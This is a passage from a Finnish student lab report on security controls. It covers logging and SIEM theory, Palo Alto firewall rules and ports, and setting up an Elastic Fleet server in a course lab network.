



Tietoturvakontrollit – Labra 5

Ryhmä 3

Juha-Matti Hietala

Markus Pollari

Topi Liljeqvist

Maija Virta

Oppimistehtävä

Maaliskuu 2023

Tekniikan ala

Tieto- ja viestintätekniikan tutkinto-ohjelma (AMK)

1	Johdanto.....	4
2	Teoria	4
2.1	Lokitus	4
2.2	Atomic Red Team	4
2.3	SIEM (Security Information and Event Management)	5
3	Dokumentointi	5
3.1	Palo Alton sääntöjen tarkistaminen.....	5
3.2	Fleet serverin lisääminen.....	8
3.3	Elastic agentit koneille.....	12
3.4	Syslog-palvelinprofiili (syslog server profile)	13
3.5	Logit Palo Altosta SIEMiin käyttämällä Beatsia	15
3.6	Windows integration	20
3.6.1	WS01	20
3.6.2	Servers-net (DC01, WSUS, SRV01).....	21
3.7	Endpoint and Cloud security integration	22
3.7.1	WS01	22
3.7.2	Servers-net (DC01, WSUS, SRV01).....	22
3.8	Security view	23
3.9	Red Canary GitHub Repository testit	24
4	Pohdinta	31
	Lähteet.....	32

Kuvat

Kuva 1	Palautus lab4 aloitustilaan.....	5
Kuva 2	6
Kuva 3	Portit	6
Kuva 4	WS-NET to VLE.....	7
Kuva 5	Palomuurin asetukset.....	7
Kuva 6	WS01 - login Elastic	8
Kuva 7	Elastic etusivu	8
Kuva 8	Elastic Security – Rules – Enable all	9
Kuva 9	Fleet server host.....	9
Kuva 10	Install fleet server	10
Kuva 11	Linux käskyt asennukseen	10

Kuva 12 SSH-yhteys SIEM:iin	11
Kuva 13 SSH- yhteys PuTTY	11
Kuva 14 SSH-yhteys onnistuneesti	12
Kuva 15 Add agent - Workstations	12
Kuva 16 PA syslog server profile	13
Kuva 17 Log forwarding profilen luomista	13
Kuva 18 PA to SIEM security policy rule	14
Kuva 19 Service route configuration	14
Kuva 20 PA Service route source	15
Kuva 21. Linux RPM ohjeistus	16
Kuva 22. Filebeatin lataus ja asennus.....	16
Kuva 23. Setup.kibana alla host arvoon "localhost:5601"	17
Kuva 24. Output.elasticsearch arvot.	17
Kuva 25. Muutettiin output.elasticsearch hosts-arvo https	18
Kuva 26. Panw.yml arvot.....	18
Kuva 27. Dashboardien lataus ja Firebeat päälle.....	19
Kuva 28. Ongelmia datan liikkumisen kanssa	19
Kuva 29. Lokitiedostossa näkyvässä error-viestissä ilmoitus, että odotettua "-" indicatoria ei löydetty.....	20
Kuva 30. Kirjoitettuaamme tavuviivan itse data alkoi liikkumaan.....	20
Kuva 31. Asetukset Windows integraatiolle	21
Kuva 32. Lisätyt Windows integraatiot.....	21
Kuva 33. Endpoint and Cloud Security asetukset	22
Kuva 34. Lisätyt Endpoint and Cloud Security integraatiot	22
Kuva 35. Komento Powershellissä.....	23
Kuva 36. Annettu Powershell komento huomattiin	23
Kuva 37. Komento Powershellissä.....	23
Kuva 38. Näkyy hälytyksissä	24
Kuva 39. Create case	24
Kuva 40. Testi 1	25
Kuva 41. Testi 2	25
Kuva 42. Testi 3	26
Kuva 43. Testi 4	26
Kuva 44. Testi 5	26
Kuva 45. Elastic tunnisti muutoksen palomuurissa	27

Kuva 46. Testi 6	27
Kuva 47. Testi 7	27
Kuva 48. Testi 8	28
Kuva 49. Testi 9	28
Kuva 50. Testi 10	28
Kuva 51 Line dashboard	29
Kuva 52 URL dashboard	30
Kuva 53 Kaikki 3 luotua dashboardia.....	30

1 Johdanto

Viidennen laboratorioharjoituksen tarkoituksena on tutustua logeihin ja SIEMiin. Harjoitus on kokonaisuutena laaja ja jaettuna muutama osa-alueeseen.

Harjoituksessa pyritään saamaan aluksi yhteys Elastic koneeseen. Sitten asennetaan Elastic agentit Win11, DC01, NS1, WWW, WSUS & SR01 koneille. Sen jälkeen asennetaan Beat, jotta saadaan Palo Altosta logeja, tutkitaan Security View:iä, testataan ja tutkitaan erilaisia hälytyksiä, tutkitaan SIEM:in tapauksen (Case) luontia, tutustutaan analytics näkymään ja dashboard:in luontiin.

Harjoitustyössä dokumentoidaan kaikki tehdyt toimenpiteet, testaukset ja tutustuminen SIEMiin. Sekä lisäksi käydään läpi perus teoria SIEMistä ja lokituksesta. Harjoitustyön lopussa on pohdita harjoitustyön työstämisestä ja kokonaisuudesta.

2 Teoria

2.1 Lokitus

Loki tarkoittaa aikajärjestyksessä kirjattua tallennetta tapahtumista ja niiden aiheuttajista. Tapahtumat ja muutokset tietojärjestelmissä, sovelluksissa, tietoverkoissa ja tietosisällöissä kirjataan lokiin, eli lokitetaan. Lokitus tarkoittaa lokitietojen tallennusta sekä niiden hyödyntämistä. Lokitietojen avulla pystytään selvittämään mitä, miksi ja milloin jotakin tapahtui. Esimerkiksi internettiin kytketyt laitteet ja operaattorit keräävät lokitietoja. (Näin keräät ja käytät lokitietoja 2023.)

2.2 Atomic Red Team

Atomic Red Team on avoimen lähdekoodin projekti, joka tarjoaa joukon testejä, jotka auttavat organisaatioita testaamaan tietoturvatapahtumien havaitsemis- ja reagoitokykyä. Projektin tarkoituksena on tarjota organisaatioille avoimia, yksinkertaisia ja tehokkaita testejä, joiden avulla ne voivat testata tietoturvatapahtumien havaitsemis- ja reagointiprosessejaan. Näitä testejä voidaan käyttää manuaalisesti tai automatisoidusti osana organisaation tietoturvastrategiaa. (Atomic Red Team 2023.)


2.3 SIEM (Security Information and Event Management)

SIEM tulee sanoista Security Event and Information Management. Se on yhdistelmä kahdesta aikaisemmasta turvavalvontatekniikasta: SIM ja SEM. SIM on Security Information Management ja se tutkii lokitiedostojen tietueita. Tämä on HIDS (Host-based Intrusion Detection System) -järjestelmä. SEM on Security Event Management ja se käsittelee reaaliaikaista dataa. Tämä on verkko-pohjainen tunkeutumisen havaitsemisjärjestelmä (NIDS). (Getting started: Use Elastic Security for SIEM 2023.)

3 Dokumentointi

3.1 Palo Alton sääntöjen tarkistaminen

Aloitettiin lab5 ensin palauttamalla ympäristö lab4 alkutilaan. Esitetty kuvassa alla.



Kuva 1 Palautus lab4 aloitustilaan

Jatkettiin tarkistamalla palomuurin säännöt. Kaikkien mukana olevien koneiden (WS01, DC01, WSUS, SRV01, NS1, WWW) pitäisi pystyä muodosta yhteys SIEM-koneeseen Admin-netissä (Kuvat 4 & 5).

Sekä lisättiin portit (Esitetty kuvissa 2 & 3):

- 22/TCP for SSH
- 514/UDP for Syslog
- 5601/TCP for HTTP

- 6788/TCP for Agent
- 8220/TCP for Fleet
- 9200/TCP for Elasticsearch

Service

Name:

Description:

Protocol: ☒ TCP ☐ UDP

Destination Port:

Source Port:

Session Timeout: ☒ Inherit from application ☐ Override


Tags:

OK Cancel

Kuva 2

PA-VM				
DASHBOARD ACC MONITOR POLICIES OBJECTS NETWORK DEVICE				
	NAME	LOCATION	PROTOCOL	DESTINATION PORT
<input type="checkbox"/>	Agent		TCP	6788
<input type="checkbox"/>	DNS		TCP	53
<input type="checkbox"/>	DNSUDP		UDP	53
<input type="checkbox"/>	Basic		TCP	9200
<input type="checkbox"/>	Fleet		TCP	8220
<input type="checkbox"/>	HTTP		TCP	5601
<input type="checkbox"/>	HTTPS-ON-9443		TCP	9443
<input type="checkbox"/>	RDP		TCP	3389
<input type="checkbox"/>	service-http	Predefined	TCP	80,8080
<input type="checkbox"/>	service-https	Predefined	TCP	443
<input type="checkbox"/>	SSH		TCP	22
<input type="checkbox"/>	Syslog		UDP	514

Kuva 3 Portit




Kuva 4 WS-NET to VLE

	NAME	TAGS	TYPE	Source			Destination			APPLICATION	SERVICE	ACTION
				ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS	DEVICE		
2	WS-TO-ADMIN	none	universal	WS-NET	any	any	any	ADMIN-NET	any	any	Agent Elastic Fleet HTTP SSH Syslog	Allow
3	DNS	none	universal	VLE	any	any	any	DMZ	public	any	dns dns-base dns-base	Allow
4	DNS-1	none	universal	ADMIN-NET	any	any	any	DMZ	10.4.0.10	any	dns dns-base dns-base	Allow
7	DMZ-TO-VLE	none	universal	DMZ	any	any	any	VLE	any	any	application...	Allow
8	WS-TO-SERVERS	none	universal	WS-NET	any	any	any	SERVICES-NET	any	any	Agent Elastic Fleet HTTP SSH Syslog	Allow
9	DMZ-TO-ADMIN	none	universal	DMZ	any	any	any	ADMIN-NET	any	any	Agent Elastic Fleet HTTP SSH Syslog	Allow
10	ADMIN-TO-WS	none	universal	ADMIN-NET	any	any	any	WS-NET	any	any	any	Allow
11	DNS WWW	none	universal	VLE	any	any	any	DMZ	any	any	web-browsing service-http	Allow
12	ADMIN-NET-TO-DMZ	none	universal	ADMIN-NET	any	any	any	DMZ	any	any	application...	Allow
13	SERVICES-TO-ADMIN	none	universal	SERVICES-NET	any	any	any	ADMIN-NET	any	any	Agent Elastic Fleet HTTP SSH Syslog	Allow
14	Intrazone-default	none	Intrazone	any	any	any	any	(Intrazone)	any	any	any	Allow
15	Interzone-default	none	Interzone	any	any	any	any	any	any	any	any	Deny


Kuva 5 Palomuurin asetukset

3.2 Fleet serverin lisääminen

Avattiin WS01 ja yhdistettiin SIEM:iin selaimella. <http://10.2.0.11:5601/>




Kuva 6 WS01 - login Elastic




Kuva 7 Elastic etusivu

Seuraavaksi security - Rules - Lataa Elastic esivalmistellut säännöt ja aikajanamallit. Esitetty alla.




Kuva 8 Elastic Security – Rules – Enable all


Lisättiin IP-osoite (10.2.0.11:8220) ja Luotiin Fleet Server -policy, esitetty kuvissa alla.



Kuva 9 Fleet server host




Kuva 10 Install fleet server




Kuva 11 Linux käskyt asennukseen

